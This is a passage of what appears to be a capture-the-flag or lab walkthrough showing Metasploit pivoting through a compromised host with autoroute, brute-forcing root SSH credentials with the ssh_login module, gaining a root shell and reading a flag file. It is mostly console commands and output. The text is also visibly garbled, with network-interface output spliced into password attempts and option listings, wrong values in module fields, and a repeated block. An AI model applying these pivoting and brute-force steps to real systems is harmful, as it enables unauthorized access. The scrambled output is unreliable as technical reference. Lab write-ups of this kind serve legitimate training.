**Autoroute routes** our exploitation attempts through the first compromised machine and **enables** us to access the remaining machine, through the second network (172.16.50.0/24).

As seen above, having access to that network made us capable of identifying and accessing additional services running on the remaining machine.

Let's focus on the **SSH** one. We can now leverage Metasploit's `ssh_login` module to guess valid

SSH credentials. We can do that as follows.

- An SSH service is running on 172.16.50.222.

- Background the shell by pressing **ctrl + z**.

When the **meterpreter >** prompt appears, use meterpreter's autoroute functionality in order to access it.

```
Terminate channel 4? [y/N]:^Zmap.org ) at 2021-07-08 00:28 EDT
Background channel 4?1[y/N].3y.220
yes is up (0.029s latency).
meterpreter>5s3 closed ports
[-] Unknown command:Cs.
meterpreter> run autoroute -s 172.16.50.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value[...]
[*] Adding a route to 172.16.50.0/255.255.255.0...
[+] Added route to 172.16.50.0/255.255.255.0 via 172.16.37.234
[*] Use the -p option to list all active routes
```

## ***BruteForce SSH***

```

msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting  Required
----          -----
BLANK_PASSWORDS    false        no
BRUTEFORCE_SPEED   5           yes
DB_ALL_CREDS      false        no
DB_ALL_PASS       false        no
DB_ALL_USERS      false        no
PASSWORD          172.16.50.222  no
PASS_FILE         172.16.50.222  no
RHOSTS            172.16.50.222  yes
RPORT             22          yes
STOP_ON_SUCCESS   false        yes
THREADS           1           yes
USERNAME          127.0.0.1    no
USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/root-userpass.txt  no
USER_AS_PASS      false        no
USER_FILE         127.0.0.1    no
VERBOSE           true        yes

```

## • Exploit

⇒ Successful

```

[*] 172.16.50.222:22 - Starting bruteforce
[-] 172.16.50.222:22 - Failed: 'root'
[!] No active TDB -- Credential data will not be saved! ↳ Offensive Security
[-] 172.16.50.222:22 - Failed: 'root:!root'
[-] 172.16.50.222:22 - Failed: 'root:Cisco'
[-] 172.16.50.222:22 - Failed: 'root:NeXT'
[-] 172.16.50.222:22 - Failed: 'root:QNX'
[-] 172.16.50.222:22 - Failed: 'root:admin'
[-] 172.16.50.222:22 - Failed: 'root:attack'
[-] 172.16.50.222:22 - Failed: 'root:ax400'
[-] 172.16.50.222:22 - Failed: 'root:bagabutes:7642294 (7.6 MB)'
[-] 172.16.50.222:22 - Failed: 'root:blablabla'
[-] 172.16.50.222:22 - Failed: 'root:blender:56:a0:f9:e8'
[-] 172.16.50.222:22 - Failed: 'root:brightmail:50.255 Mask:255.255.2
[-] 172.16.50.222:22 - Failed: 'root:calvin:9e8/64 Scope:Link
[-] 172.16.50.222:22 - Failed: 'root:changeme'
[-] 172.16.50.222:22 - Failed: 'root:changethis'
[-] 172.16.50.222:22 - Failed: 'root:default'
[-] 172.16.50.222:22 - Failed: 'root:firanne'
[-] 172.16.50.222:22 - Failed: 'root:honey'
[-] 172.16.50.222:22 - Failed: 'root:jstwo'
[-] 172.16.50.222:22 - Failed: 'root:kn1TG7psLu'
[-] 172.16.50.222:22 - Failed: 'root:letacla'
[-] 172.16.50.222:22 - Failed: 'root:mpegvideo:ic:1'
[-] 172.16.50.222:22 - Failed: 'root:nsi'
[-] 172.16.50.222:22 - Failed: 'root:par0t'
[-] 172.16.50.222:22 - Failed: 'root:pass'
[-] 172.16.50.222:22 - Failed: 'root:password'
[-] 172.16.50.222:22 - Failed: 'root:pixmet2003'
[-] 172.16.50.222:22 - Failed: 'root:resumix'
[+] 172.16.50.222:22 - Success: 'root:root' 'uid=0(root) gid=0(root)
17 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (10.13.37.10-172.16.37.234:0 -> 1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |

```

## ***sessions -l***

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with K2iForums [!] Kali Docs [!] NetHunter [!] Offense

mesg: <1 1ens102 Link encap:Ethernet HWaddr 00:50:56:a0:5a:55
      inet addr: 172.16.37.220 Bcast:172.16.37.255 Mask:
      inet6 addr: fe80::250:56ff:fea0:5a55/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:14993 errors:0 dropped:45 overruns:0 frame:0
          TX packets:14622 errors:0 dropped:0 overruns:0 carrier:0
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python3 TX bytes:7642294 (7.6 MB)
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
ls
ls
root@xubuntu:~# ls
ls
root@xubuntu:~# ls -la
ls -la
total 48
drwx----- 6 root root 14096 Apr 1 2019 .mask 0.0.0
drwxr-xr-x 24 root root 4096 Dec 15 2017 ..
-rw----- 1 root root 4914 May 17 2019 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Mar 29 2019 .cache
drwxr-xr-x 3 root root 4096 Mar 27 2019 .composer
-rw-r--r-- 1 root root 22 Apr 1 2019 .flag.txt
-rw----- 1 root root 53 Mar 27 2019 .mysql_history
drwxr-xr-x 2 root root 4096 Mar 27 2019 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 Mar 27 2019 .ssh
root@xubuntu:~# cat .flag.txt
cat .flag.txt
Congratz! You got it.
root@xubuntu:~# |
```

**flag**

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l
Active sessions: 2 bytes:2829934 (2.8 MB) TX bytes:7642294 (7.6 MB)
=====
  ens224 Link encap:Ethernet HWaddr 00:50:56:a0:f9:e8
          inet addr:172.16.50.222 netmask 255.255.255.0
          BROADCAST,MULTICAST,UP,LOWER_UP
          inet6 addr: fe80::250:56ff:fea0:f9e8/64 Scope:Link
          ---  

  1 meterpreter php/linux www-data (33) @ xubuntu
  2 shell linux root:root (172.16.50.222:22) 10.13.37.10:40180 -> 172.16.37.234:35910 (172.16.37.234)
     RX packets:65810 errors:0 dropped:0 overruns:0 carrier:0
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with K2iForums [Kali Docs] [NetHunter] [Offense]

mesg: <1 1ens102 Link encap:Ethernet HWaddr 00:50:56:a0:5a:55
      inet addr: 172.16.37.220 Bcast:172.16.37.255 Mask:
      inet6 addr: fe80::250:56ff:fea0:5a55/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:14993 errors:0 dropped:45 overruns:0 frame:
          TX packets:14622 errors:0 dropped:0 overruns:0 carrier:
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python3 TX bytes:7642294 (7.6 MB)
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
ls
ls
root@xubuntu:~# ls
ls
root@xubuntu:~# ls -la
ls -la
total 48
drwx----- 6 root root 14096 Apr 1 2019 .mask 0.0.0
drwxr-xr-x 24 root root 4096 Dec 15 2017 ..
-rw----- 1 root root 4914 May 17 2019 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Mar 29 2019 .cache
drwxr-xr-x 3 root root 4096 Mar 27 2019 .composer
-rw-r--r-- 1 root root 22 Apr 1 2019 .flag.txt
-rw----- 1 root root 53 Mar 27 2019 .mysql_history
drwxr-xr-x 2 root root 4096 Mar 27 2019 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 Mar 27 2019 .ssh
root@xubuntu:~# cat .flag.txt
cat .flag.txt
Congratz! You got it.
root@xubuntu:~# |
```